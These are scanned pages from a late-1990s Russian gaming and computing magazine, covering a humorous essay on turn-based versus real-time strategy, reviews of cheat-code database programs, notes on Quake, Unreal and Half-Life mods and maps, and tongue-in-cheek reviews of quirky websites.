Так что же, причины существования пошаговых игр в настоящее время нет вообще? Конечно же, есть, только не объективная, а субъективная — наличие среди любителей стратегии вдумчивых людей. Нет, вообще-то все стратеги — люди вдумчивые, но одни просто вдумчивые, а другие ну о-о-очень вдумчивые. Непонятно? А это я пытаюсь так все объяснить, чтобы никого не обидеть. Ладно, для полной ясности просто поделюсь собственным опытом.

Игровой процесс, как он есть

Тут главное дело — серьезно подготовиться. Чтобы под рукой все необходимое было, банка пива, парочка бутербродов и сигареты со спичками, само собой. Если все это на месте, игровой процесс идет как по маслу. Сохраняешься, делаешь свой ход, передаешь управление противнику, наблюдаешь, как он тебя громит, отпиваешь глоток-другой пивка для успокоения, загружаешь сохраненную игру, закуриваешь сигарету и начинаешь думать. Сам понимаешь, такая лафа возможно только в пошаговых играх. Пробовал я было применить свой способ к реалтаймовым... Как сейчас помню, отстроил базу, оборону склепал железную, ну, думаю, пока в казармах мне юнитов наделают, можно расслабиться. Только банку ко рту поднес, а тут Братство Нода по моей базе ядерной ракетой шандарахнуло! Дернулся, конечно, облил пивом и себя, и клаву, пришлось сушить обоих.

Вот тут и видно первое отличие двух типов игр: в одном можно пиво пить сме-



ло, а в другом с оглядкой. Но это отличие начисто снимается при помощи паузы. Ведь игровой процесс в реалтайме лично у меня выглядит так: строишь базу, осторожненько разведываешь окрестности, ищешь противника. Как нашел, тут же ставишь паузу, хлебнешь пивка, сохраняешься, закуриваешь и начинаешь думать. Собственно говоря, весь процесс думанья (ну и питья/курения) у вдумчивого игрока на паузе проходит.

Вроде бы получается, что в таком варианте реалтаймовая игра превращается в походовую, только ходы в ней неравной величины. Но с точки зрения философии или физики это чушь собачья, кванты времени должны быть одинаковыми, так что придется копать еще глубже.

Заглянув в самую середку реалтаймовой игры, мы увидим, что она делится на микроходы: компьютер-то не может обсчитывать поведение всех своих подопечных одновременно (даже в «многозадачных» Виндах), он их перебирает по очереди, смотрит, что там и как, и отдает команды. Даже в тот момент, когда ты держишь врага за горло и вот-вот покончишь с его генералом, от которого победа зависит, компьютер не забывает проверить, что там происходит с каким-нибудь пехотинцем, отдыхающим за тридевять земель от места битвы.

Что теперь получается? А то, что в пошаговой стратегии компьютер после того, как разобрался со своими бойцами, передает ход игроку, а в реалтаймовых сразу же приступает к следующему своему ходу. То есть в одном варианте человек и компьютер думают по очереди, а в другом одновременно. Вот это и есть единственное отличие двух типов игр. Попробуем расширить и углУбить этот тезис.

Проверка на прочность

Хотя нет, по правилам философского рассуждения нужно сперва попробовать его опровергнуть, так что поищем еще какие-нибудь отличия. В глаза сразу бросается то, что в походовой игре юниты игрока ходят по очереди, а в реалтаймовой все вместе. Чтобы доказать несерьезность этого отличия, не нужно даже вспоминать X-COM: Apocalypse, в котором можно было объединять бойцов в отряды и двигать их как единое целое или отдавать приказ следующему бойцу еще до того, как предыдущий дошел до места назначения. Сам понимаешь, в любой игре ты можешь двигать своих бойцов точно так же, как во время одного микрохода реалтайма. То есть по очереди каждого на одну клетку.

То же самое и со стрельбой. Вроде бы в пошаговой игре юниты противника лупят по твоему по очереди, а в реалтаймовой одновременно. На деле же они стреляют и тут и там по очереди, только в одном случае компьютер ждет результатов выстрела первого юнита, а потом дает команду стрелять второму, а в другом сразу же стреляет вторым после первого.

С отличиями разобрались, ударим по сходству. Головастый оппонент может возразить мне, что и в пошаговых играх компьютер думает во время хода игрока. Действительно, если твой боец во время своего хода налетит на противника, он может выпалить по тебе, как это было в X-COM, или следует передача хода, как в Jagged Alliance. Ничего, я еще более головастый, поэтому отвечу так: а когда противник налетает на твоего бойца? Ведь то же самое происходит, только с обратным знаком. Выходит, что компьютер во время своего хода думает за игрока. Вроде бы ерунда получается, но на самом деле все путем. Дело в том, что компьютер тут выступает в двух лицах, с одной стороны он твой противник, а с другой стороны некий арбитр, отслеживающий ходы обоих и передающий управление туда-сюда. Вот это-то второе лицо компьютера и «думает» во время твоего хода, а компьютерный оппонент, как и положено, отдыхает, пьет свое компьютерное пиво.

Устранение противоречий

Чтобы окончательно убедиться в том, что два типа игр отличаются только тем, кто и когда думает, возьмем реалтаймовую игру, в которой компьютер вообще не думает, и докажем, что она во всем подобна походовой. О какой игре речь? Да о Commandos.

Ой-ой! Что это в меня со всех сторон полетело? А, это «аргументы» тех, кто писал и говорил о «неподражаемом, тщательно проработанном, сбалансированном AI» в этих самых Commandos. Ладно, пригнусь, пропущу все это мимо себя, а потом скажу, что никакого AI в этой игре нет.

Мало-мальски разбирающийся в этом деле человек скажет, что AI — это когда компьютер решает, что делать со своими подопечными, куда их послать и куда им смотреть. А в Commandos за него подумали авторы уровней. Немцы ведь стоят на строго определенных местах или двигаются по неизменным маршрутам. Да и после того, как кто-то из фрицев заметит какой-то непорядок, поведение его строго определено: сбегать посмотреть, что и как, или же сразу поднять тревогу. Ни в одной ситуации компьютеру не приходится выбирать хотя бы из двух вариантов действия, поэтому-то я и говорю, что он тут вовсе не думает.

Вот и получается, что Commandos — это походовая игра, в которой есть всего один ход игрока. Компьютеру же изредка достаются те самые «перехваты хода», причем, если играть вдумчиво, их не будет вовсе. Ну а то, что некоторые из юнитов противника во время твоего хода как-то двигаются, особого рояля не играет. Аргументов в пользу этого тезиса можно найти много. Приведу только один, самый железный. В Commandos можно смело пить пиво, не ставя игру на паузу! А, попробуй опровергни?

Ну ладно, с играми вроде все утрясли, осталось решить, как там со временем, дискретно оно или нет. А черт его знает! Лично мне это неинтересно, да и тебе, наверное, тоже. Пусть уж философы без нас разбираются.

cranyoblast@xakep.ru

Сокровищницы читера


Антон Логвинов

Уж чего скрывать, каждый из нас так или иначе пользуется кодами, или читами. У кого-то не хватает времени на нормальное прохождение, кто-то не желает маяться на очередной миссии, ничем не отличающейся от предыдущей, кто-то откровенно застрял на некой мелочи и уже ничем себе помочь не может, а кто-то попросту ламер. Есть и еще одна категория людей, которые часто переигрывают любимые игры и, естественно, при этом юзают читы, так как некоторые этапы проходить на полную катушку уже не хочется. И, к какой бы категории ты не относился, тебе постоянно приходится либо поднимать подшивки игровых журналов, либо лезть на товые рассадники типа www. ault.com. Однако нужные журналы находятся под рукой не всегда, да и перелистывать их — дело изрядно занудное. А Интернет уж тем более имеет досадную привычку постоянно либо отсутствовать в принципе (кроме как у друзей), либо заканчиваться ввиду истечения денег на счету и сиюминутного отсутствия возможностей для дальнейшей проплаты. Есть ли выход? Конечно. Он находится в области игровых баз данных, о которых мы сегодня и поговорим. Я тебе, приятель, расскажу, какая собою что представляет и сколько весит, а ты там уж сам определяйся по предпочтениям.

Absolute Cheats (236 Kb)

http://come.to/absolute_cheat

Absolute Cheats представляет из себя обычный виндовозный hlp'шник с буквами вместо разделов и, соответ-



ственно, обладает только теми возможностями, какими одарил файлы hlp дядя Билли. Читов в AC ничтожно малое количество — обновления базы в месяц сравнимы количеству читов, публикуемых в обычном игровом журнале. Да и распечатать нужный чит не представляется возможным, т.к. печатать файлы вида hlp возможно только целыми разделами.

Достоинства: малый размер.


Недостатки: неудобный интерфейс, невозможность распечатать нужный чит, плохое обновление.

Резюме: плохой вариант, тут даже малый размер не утешит.

Cheat Book (321 Kb)

www.cheatbook.de

Cheat Book пока ничего особенного собою не представляет. Простенький та-



кой интерфейсик, частые обновления, возможность сохранить читы в отдельном файле или распечатать их... вот, пожалуй, и все возможности CB. Но не стоит беспокоиться. Текущая версия этого продукта — 07.99, так что все еще может быть, хотя если автор исчисляет версии своего продукта в тысячных, то, сдается мне, что к тому времени, когда выйдет версия 1.0, мы уже успеем состариться и умереть.

Достоинства: Частые обновления.


Недостатки: Отсутствие возможности поиска.

Резюме: Неплохой вариант, если у тебя проблемы с И-нетом, а читов хочется.

Cheat Central (21 Kb)

www.fortunecity.com/skyscraper/babbage/503

Хм... размер тебе ничего не говорит? По-моему, создатель CC, который еще умудрился выпустить несколько версий этого чудо-продукта, сделал ее для се-



бя, ну, типа «записная книжка читов моих любимых игр», а таковых набралось (все затаили дыхание) аж целых 50! Помимо того, что читы не полные, их еще и распечатать нельзя, что и понятно — записную книжку распечатывать незачем...

Достоинства: Смеешься?


Недостатки: Такое ощущение, что вся программа — один сплошной недостаток... и даже непонятно, чего именно недостаток, т.к. тут по идее даже как бы придраться не к чему: ну, типа, записная книжка...

Резюме: Гм.

Cheat INFORMANT (106 Kb)

www.cheatinformant.com

Cheat Informant является как бы упрощенной версией Dirty Little Helper'a (см. ниже). Плагиат налицо — похожий ин-



терфейс и навигация... вообще, это все, что есть CI. Все просто: скачал, нашел, распечатал. Вот так-то, зато размер невелик.

Достоинства: Удобный поиск, малые размеры.

Недостатки: Малая информативность.

Резюме: Хороший вариант при проблемах со временем в Интернет.

Cheat's Lair (2,6 Mb)

www.imperialc.com

Этот продукт выделяется из числа других прежде всего тем, что стоит немного зеленых. $10 — так оценивают Imperial Creations Software свой Cheat's Lair.

Что ж. Печально. Тем более что это действительно неплохая штука. Помимо обычных функций сохранить/распечатать, в полной версии ты сможешь посмотреть картинку и прослушать мидюшку из выбранной игры, установить обновление. Интерфейс неплохой, правда, слишком темный, зато подвергается настройкам, и есть довольно удобная система поиска.

Достоинства: В полной версии — картинки и midi к игре.


Недостатки: Стоимость, темный интерфейс.

Резюме: Если у тебя есть лишние деньги и кредитка, то можешь попробовать, но, в принципе, большого смысла нет ввиду наличия альтернатив.

Dirty Little Helper (~100 Mb)

http://dlh.net

DLH — самая известная и самая большая база данных по читам. В ней ты можешь найти коды почти к любой игре, начиная с Defender of the Crown и заканчивая последними новинками игрового мира. В DLH, помимо читов, ты обнаружишь солюшены, хинты, факи и кряки — отсюда и громадные размеры комплекта... хотя его размер, на самом деле, зависит только от твоего желания. Видишь ли, DLH — это всего лишь программа, а какую базу ты к ней прицепишь — уже твое дело. Самому решать, нужны ли тебе кряки, трейнеры и читы от консолей и нужны ли тебе читы к играм допентиумовой эры. Интерфейс у DLH удобен, информативен, подвергается всяческим настройкам от цвета и размера букв до языка (не беспокойся, русского там нет) и не содержит ничего лишнего. Есть удобный поиск, возможность установки новых модулей, всегда под рукой шестнадцатиричный калькулятор и редактор реестра (это для того, чтобы ты мог крякать свой save, посматривая в инструкцию). В DLH ты также найдешь ссылки на патчи к играм и контактную информацию всяческих издателей и разработчиков.



Достоинства: Высокая информативность, удобный интерфейс, свобода выбора.

Недостатки: Большой объем.

Резюме: Идеальный вариант для тех, у кого есть терпение и халявный Интернет.

Game Aid' 98 (3,5 Mb)

www.hzeeland.nl/~sven/gameaid.html

Game Aid' 98 выделяется среди остальных только соотношением размер/информация. При довольно большом размере он практически не несет никакой информации — читов мало, а солюшены и факи, присутствующие в GA, очень коротки, да и самих их всего штук 20. Интерфейс убогий, система поиска отсутствует, а единственное, что ты можешь сделать с читом — распечатать его.

Достоинства: Не найдено.


Недостатки: Малая информативность, неудобный интерфейс.

Резюме: Самое плохое соотношение размера и информации.

G-Play (~2 Mb)

http://gplay.jump.ru

А это уже наше родное, в смысле — отечественное, сделанное неким Алексеем Низамовым. G-Play содержит информацию о играх с 1997 года по наши дни, причем информации много — пожалуй, это одна из самых информативных БД после DLH (см. выше). Практически к каждой игре ты сможешь найти превью (если игра еще в разработке), ревью, рейтинги популярных интернет-изданий (Avault, GameSpot и пр.), чит-коды/солюшены/хинты и ссылки на демку, патчи, трейнеры, сервера для игры по И-нету и сайт разработчика. В G-Play есть все средства для того, чтобы ты смог отыскать нужную игру из тысячного списка — удобная система поиска и дотошная сортировка (от жанров до поджанров и рейтингов) делают этот процесс довольно быстрым. К сожалению вот только, G-Play не является самостоятельной программой и представлена в виде базы данных для MD Access, соответственно, и интерфейс у нее чисто виндовозный. Продукт обновляется ежемесячно и большими темпами, причем ты можешь скачать как полную версию, так и апдейт.



Достоинства: Высокая информативность, большие обновления.

Недостатки: Программа представлена в виде базы данных под Access 95/97.

Резюме: Идеальное соотношение размера и информативности.

X-brain (552 Kb)

www.megagames.com

X-brain выходит из под крыла святая святых всех читеров — сайта MegaGames (не путать с одноименным отечественным журналом), где давно обосновались различные кряки, хаки, трейнеры к играм. К сожалению, X-brain не является чем-то особенным — кучка читов и ничего более, разве вот только возможность загружать различные базы данных, да и сама прога под старый-добрый DOS с соответствующим интерфейсом.

Достоинства: Малый размер.

Недостатки: Малая информативность.

Резюме: На любителя.

Ответственный мясник
Behemoth (behemoth@xakep.ru)

Модный шкап

www.unrealized.com/serpentine/index.html
Ах, как бывает приятно пострелять поутру!.. Крики, звон гильз... Семь реалистичных видов оружия — не забудем перезаряжаться! — в одном маленьком недоделанном анриальном моде. Называется это дело Serpentine, только не спрашивай, почему. Мод дальний, снайперский, никак не мясной, и тесный уровень под него не покатит... Решой, понравится ли тебе такое.
http://ahl.telefragged.com
Реалистичность, этот бич современности... Замечен в пределах видимости долгожданный экшен Half-Life. Но бета. Крепитесь, други мои, час истины близок!.. По крайней мере, falling damage уже имеется...
http://action.telefragged.com
Команда Action Quake 2 тоже не зевает, мод еще больше помоднел, обзавелся бьющимся стеклом и новым номером версии — 1.52. Давно бы так... Мэп-мейкеры могут начинать переделывать свои карты.
www.planetquake.com/paroxysm
А этот — для первоквака и Quake World. Ломающиеся объекты, станции для починки брони (этим напоминает Marathon), visible weapons. Есть... кхм... боты (спасибо Coffee за его Тутора!). Новое оружие (довольно интересное). Костяная пила, кстати, под QW не работает. Фигово. Утешимся тем, что исходники всего этого лежат рядом.
www.planetquake.com/kots
Серверный мод с рейтинговой системой и любопытным механизмом, который раздает всякие полезности крутым игрокам. Хочется заиметь что-нибудь эдакое, да? Причем! Весь хлам, который вы собираете за время игры, переходит в вашу постоянную собственность! Ах да, совершенно забыл — читеров там убивают тоже навсегда.
www.planethalflife.com/soulreaper/index.shtml
Soul Reaper — близкое, правда, не столь изящно выполненное, халфлайфовое подобие Soul Harvest. Собравший некоторое количество душ получает благословение нечистого. Только не тот кайф в этом... Но, несомненно, приятно и глючно до фиолетовости.

Свалка флагов

www.unreality.org/cide/index.htm
Немедленно в И-нет и бегом сюда! Здесь нетерпеливо валяется оригинальнейший тимплейный мод к Unreal. Только послушай: трупы можно подбирать и таскать на горбу в качестве брони! Эта идея уже сама по себе блестяща, а ты посмотри, что там за оружие. Как сделано! Какие у каждого ствола фичи!.. Вдобавок, для любого существует свое... скажем так, антиоружие. Оригиналов, включавших в свои моды огнемет, по Сети — немерено, но кто из них догадался приделать огнетушитель?! А, например, как насчет бинокля? Текущий номер версии — 1.4, и разработка продолжается. Пока сделаны два класса из 9-10 планируемых. Все. Разрешаю скачивать.
www.planethalflife.com/skynet/page.htm
Half-Life. Две команды, одна из них хорошенько укрепилась. Куча оружия. Что еще остается делать? Да сущие пустяки — проникнуть на обороняемый объект,

Есть кто живой в помещении?! (Nike)

Deathmatch

беспринципно запустить вирус на три компьютерных консоли и активизировать его. Вот так действуют настоящие мальчики. Да нет, это интересно, по-хакерски!..

www.quakefiles.com/futurewars
Доступна третья бета Future Wars. Машины против людей, быстрое мясо против убийственно тяжелых шестеренок. Все нормально, только модельки уж больно паршивые.

www.captured.com/rip2
Обычнейший TF для Q2. В наличии 9 классов и возможность создать свой собственный. Немного магии, видоизмененные пушки, да еще, пожалуй, экспириенс-система в зачаточном состоянии (для выполнения некоторых действий требуется энное число фрагов). Больше ничем не выделяется.
А вот немножко модов к Трайбесам, чтобы никому не было обидно. Правда, дохлые они все какие-то...

www.homestead.com/special_mod/files/BloodSquad.zip
BloodSquad MOD — изменены выстрелы оружия.

www.homestead.com/special_mod/files/DarkAvenger.zip
DarkAvenger MOD — новое оружие.

http://buster.nac.net/%7Eimperator/tribes.html
Dumpster mod привносит в игру легкие изменения, например, увеличенный радиус разрыва гранаты, скейтбоард для хевика и медиума и т.п...

Угол для одиночек

www.planetquake.com/nike
Игрушечка из серии «Спасем любимую Америку от!». Времена холодной войны, радио передает тихую музыку и спокойный голос диктора, напоминающего, что атомные бомбы могут упасть в любую минуту. Вместо этого с неба сыплются... Ну да, строггосы. Процесс отправки их обратно довольно приятен. Двери, правда, немножко нервируют. Очень чешется раз и навсегда повышибать придурошные штуки, свалить в кучу и спалить. Огромнейшие пространства этого мода заставят с тоской вспомнить благословенные времена, когда ваш сотый пенек впервые давился красотами Анрила... Очень тяжкая штука.

ftp://ftp.cdrom.com/pub/planetquake/planetunreal/nalicity/illhaven.zip
там_же/illhaven2.zip
там_же/illhaven3.zip
Знаменитая серия сингл-карт Illhaven пополнилась третьей частью, действие которой происходит между первыми двумя. Серия переносит нас в стильные подворотни средненевекового города. В этом есть что-то от Thief — тоже придется сникаться и всячески пресмыкаться... Правда, хай-тек анриловое оружие выламывается из этого стиля.

Серые сибирские небеса...

Нижний из трех уровней карты. (DMClusterfuck)

www.planethalflife.com/firearms/about.shtml
Для тех, кто любит всего побогаче, существует мод Firearms. 28 видов реалистичного оружия. 10 сингл-миссий. Но он тоже недоработан — жаль, однако.

Карточный стол

ftp://ftp.cdrom.com/pub/planetquake/planetunreal/nalicity/dmclusterfuck.zip
Очень чисто и уверенно сделанная DM-карта. Несмотря на название.

ftp://ftp.cdrom.com/pub/planetquake/planetunreal/nalicity/dmrolus.zip
Rolus навевает неистребимое ощущение прохлады. В этих просторных коридорах с элегантнейшими обводами стен и потолка, кажется, разгуливают сквозняки. Это больше, чем просто карта. Это искусство.

ftp://ftp.cdrom.com/pub/planetquake/planetunreal/nalicity/dmsiberia.zip
Небольшой DM-комплекс, где есть все необходимое для хорошей резни, но нет ни единого шанса замышиться и перекемперить.

http://paradies.terrafusion.com
Карта для эстетов. Никаких разноцветных излишеств, никаких BFG, шотганов и machinegun'ов. Строгий стиль. Текстуры наложены очень тщательно. Дуэль на этой карте напоминает прятки, а игра на четверых и более превращается в бойню. На всякий случай пришпилен роут для Eraser'а.

www.planetquake.com/dl/dl.asp?freshteam/q2maps/kan_2.zip
Индустриальная карта для маленьких игр. Хороший баланс, приятная архитектура и маленький симпатичный глюк с одним из телепортеров...

www.planetquake.com/dl/dl.asp?cc/timeless.zip
www.planetquake.com/dl/dl.asp?cc/timeless_obot.zip
Timeless — немного неровная карта к Q1. Действие слишком сосредоточено в центральных коридорах и дуэль неинтересна. Второй линк — роут для omicron-бота.

www.planetquake.com/dl/dl.asp?pingu/p3a.zip
А вот эта (Domination) сделана довольно криво, и небо выглядит, прямо скажем, страшненько, но сама игра протекает занятно. Особенно стадная. А вот при дуэли оружие и бонусы легко делятся примерно пополам, все чересчур уравновешивается и интерес пропадает.

Нет, здесь не покемперишь. (Rolus)

www.starsiegeplayers.com/starsiegeplayers/maps/map_pack_fan.zip
www.starsiegeplayers.com/starsiegeplayers/maps/map_pack_admin.zip
Не утерпел. Это — комплект мультиплеерных карт для Starsiege (не Tribes!).


Подкроватное

www.planetquake.com/texmex
Tex-Mex, утилита для редактирования текстур к Q1, только сейчас начинает выбираться из бета-стадии. Авторы клянутся, что следующий релиз будет финальным. Поддерживаются: wad2, wad3, wal, bsp, pcx, Targa, bmp. То есть: Q1, Q2, HL, Daikatana. Сделано старательно, а это подкупает.

www.telefragged.com/thefatal/jumblow.shtml
Jumbot версии 0.1 наконец-то вышел. Впрочем, особенно торопиться скачивать не стоит — бот абсолютно не готов. Вниманию экспериментаторов: укатан зверь сугубо под HL версии 1.0.1.3. (там пофиксена проблема поворота модели).

http://tux.telefragged.com/file.pl?filename=Launch105.zip&dir=telefragged/be/
Напомню адрес. На днях создатели CGF решили, что юзать батнички для запуска их бота — это дрянной скус и вообще некузяво. Теперь CGF будут входить в игру только через этот ланчер...

www.rogerwilco.com
Дружно не забываем о Roger Wilco. Кто не в курсе — это говорилка голосом при игре по сети. Вышла новая версия, с уменьшенными до приемлемого уровня тормозами. Регистрация бесплатная. Похоже, надо пробовать.



Такие пироги. Риспаун непосредственно в небо. (Domination)

AllWavs.com

http://www.allwavs.com

Ты не поверишь, но еще встречаются среди нас такие товарищи, которые нам совсем не товарищи! Это я про тех, кто относится к своему компу, как к какой-то стиральной машине: надо — включил, поработал, не надо — выключил. Без лишних сантиментов, так сказать. Никаких фишичек, никакой погони за лишними fps!!! Таких людей еще очень легко можно узнать по мелодии, которая играет при запуске их Windows. Слышишь, как из динамиков льется травмирующий душу стандартный «Звук Microsoft»? Все! Руку владельцу этого ПК не подавай и с интересными девчонками не знакомь, потому как не достоин он этого. Другое дело, если колонки вдруг исторгают из себя «Звук Му» очень бешеной коровы (http://www.geocities.com /Hollywood/Lot/4847/cow.html), напрочь сшибая тебя со стула. Тут уж не сомневайся, это «свой в доску» парень, наш брат-фанатик компьютеров, вечеринок и нездорового образа жизни...

А ты со своим компьютером пройдешь тест на принадлежность к элите? Нет еще?!! Бегом на allwavs.com, возьми поставь парутройку прикольных звуков на важные события в жизни твоей машины. Запомни — пару-тройку! Иначе ты сделаешь из компьютера навороченную шарманку с мышкой вместо ручки... Вот только медяков в твою шляпу за это никто не набросает.

Antisexual Stronghold

http://windoms.sitek.net/~comte/

— У меня есть для тебя хорошая и плохая новости, — сказал бог Адаму.

— Сначала хорошую, — попросил Адам.

— Я дал тебе два органа. Один из них называется «мозг», он сделает тебя умным, позволит создавать новые вещи, познавать мир и вести интеллектуальные разговоры. Второй называется «пенис». Он позволит тебе подарить Еве детей, и ваши потомки заселят всю планету.

— Спасибо, и впрямь замечательная новость! А какая же плохая?

— Видишь ли, два этих органа не могут работать одновременно...

Этот забавный анекдот был извлечен мной из раздела юмора на официальном сайте фидошной конференции RU.ANTISEX. С остальными материалами этого сайта, такими как «Любовь — форма наркомании», «Физиологическая польза воздержания» или, например, «О физическом вреде секса», предоставляю тебе возможность ознакомиться самостоятельно... Да что там материалы! Ты можешь принять участие в разработке эмблемы для Международного Антисексуального Движения! Я бы лично порекомендовал изобразить на ней тот самый, ставший вдруг ненужным, пенис, но только завязанный узлом. А что? Очень символично! ☺

Skulls Unlimited International Inc.

http://www.skullsunlimited.com/

Хочешь приобрести красивый, а главное, оригинальный подарок? Тогда ступай на сайт компании Skulls Unlimited и выбери себе череп по душе! В пределах 500 баксов здесь всегда можно найти вполне приличный череп крокодила, за 250 — гориллы-самца, ну а если с наличностью у тебя «не ахти», то даже купленный за полтинник череп собаки поможет тебе выделиться из безликой массы скучных гостей. Как обычно, большим интересом пользуются полностью укомплектованные человеческие скелеты, но, так как за каждый из них требуется выложить кругленькую сумму в размере 3000 долларов США, то далеко не каждый может позволить себе такой «подарок». Хотя, если ты хочешь, чтобы люди тебя долго вспоминали (разными словами), тогда нет смысла экономить. Тем более, что ты получишь действительно качественный материал, натуральная кость, никакой пластмассы. Чистенький, свеженький! Еще недавно тут бегал... пока твой заказ на него ни поступил. ☺

Mammoth Home Page

http://www.chat.ru/~mammuthus

К черту динозавров, надоели они мне! Ну, правда, сколько можно? Стегозавры, диплодоки, цератопсы какие-то! Дети малые носятся по дворам, страшно топая и крича: «Я Тирекс, я тирекс!». А те, что постарше, теребят мамину полу и спрашивают: «А сейчас птички-птеродактили водятся?» Птички-птеродактили!!! Это ж надо! Да такая «птичка» сверху «капнет», никакого платочка не хватит чтобы утереться! Это тебе не голубь.

И вообще! Достает меня это пошлое преклонение перед Злодом. Юрских парков они не насмотрелись! «Дайте мне Киндер-сюрприз, но обязательно с динозавриком!» Противно... Мои любимые бегемотики совсем уже не котируются!

Нет, все! Давай забудем про этих ящериц-переростков и выберем более полезных зверюг в качестве объектов обожания. Я лично предлагаю мамонтов! А что? Во-первых, они тоже давно вымерли, к чему, кстати, изрядно приложили руку наши первобытные предки, а во-вторых, в истории хоботных тоже полно классных словечек типа: мастодонт, стегодон, дейнотериум... Решено! Вот мое новое стильное увлечение! Так что не огрызайся, если вдруг я скажу, что ты — «мамонт степной»! Пойми, это просто дань уважения, поскольку степной мамонт имел высоту в холке метров пять и весил тонн десять! Хорошо? ☺

M.J.Ash (m.j.ash@xaker.ru)

Расширяющиеся Законы Мерфи (2000)

http://sh.udm.ru/humor/murphy.html

"If anything can go wrong, it will"

1200 Murphy's Laws | World wide Murphy's Laws

russian version (2000 laws)

Расширяющиеся Законы Мерфи (2000)

Если ты не знал, что «лучшее средство от перхоти — ГИЛЬОТИНА», «БОЛЬШИНСТВО — это тот самый случай, когда все дураки на твоей стороне», а «МЕДИЦИНА, на самом деле, — искусство обманывать пациента на период, пока природа сама справится с болезнью», то ты должен посетить этот сайт. Там тебе откроются простые истины, вроде: «Секс занимает минимум времени и приносит большую часть хлопот», «Поддайся соблазну. А то он может не повториться» или же «Женись, несмотря ни на что. Если попадется хорошая жена, будешь исключением, а если плохая — станешь философом». И там же ты найдешь законы, по которым мы все действительно живем, законы Мэрфи. Главный из которых гласит, что если какая-нибудь неприятность может произойти, она обязательно произойдет. И если есть на свете закон, который никогда не нарушался, то это именно закон Мэрфи!

BattleBots Inc.

http://www.battlebots.com/

Там, где могучие океанские волны нежно ласкают теплый песок Калифорнийского побережья, там, где прекрасные девушки в разноцветных бикини играют в пляжный волейбол и задорно смеются, и там, где, жужжа шестеренками, механические монстры методично превращают друг друга в металлолом, именно там, мужики, я хотел бы бросить в шезлонг свои старые кости...

Ты хочешь что-то у меня спросить? Про теплый песок и прекрасных девушек? Нет? Про механических монстров? А! Еще один отставший от жизни чудак! Ладно, слушай сюда. Есть такая «спортивная» организация — BattleBots(tm) Inc., которая занимается тем, что проводит бои между управляемыми по радио машинами, в смысле, роботами. Любой желающий может создать своего маленького (или не такого уж и маленького, так как вес робота из категории Gigabots может достигать 136 кг) трахнутого Терминатора и, управляя им, попытаться приготовить из машин других участников консервы «Завтрак туриста» по-американски. Бои проводятся как между двумя, так и между десятью роботами сразу, прямо на одном из Калифорнийских пляжей... Заинтересовался? Обратись на сайт BattleBots(tm) Inc! Ребята зарабатывают на этом деле деньги, так что на сайте, помимо технических спецификаций, есть фрагменты видеозаписей, фотографии и... касса предварительной продажи билетов! Короче, копи деньги, пакуй чемоданы и поезжа-а-а-й! ☺

Erotic Comics from Russia

http://www.comics.ru/erotic

Когда на сайте а-ля Porno-Disney я не был опознан глупой машиной как законченный «member», это нанесло ощутимый удар по моему самолюбию. Придав физиономии походную форму #9 (типа: не очень-то и хотелось!), я покинул это гнездо разврата и порока с гордо поднятой головой, так и не узнав о некоторых аспектах личной жизни Белоснежки, гномов, Аладина, Джина и обезьянки Абу.

WIN KOI MAC DOS ISO

Erotic Comics from Russia

ENTER (in english) | ВХОД (на русском)

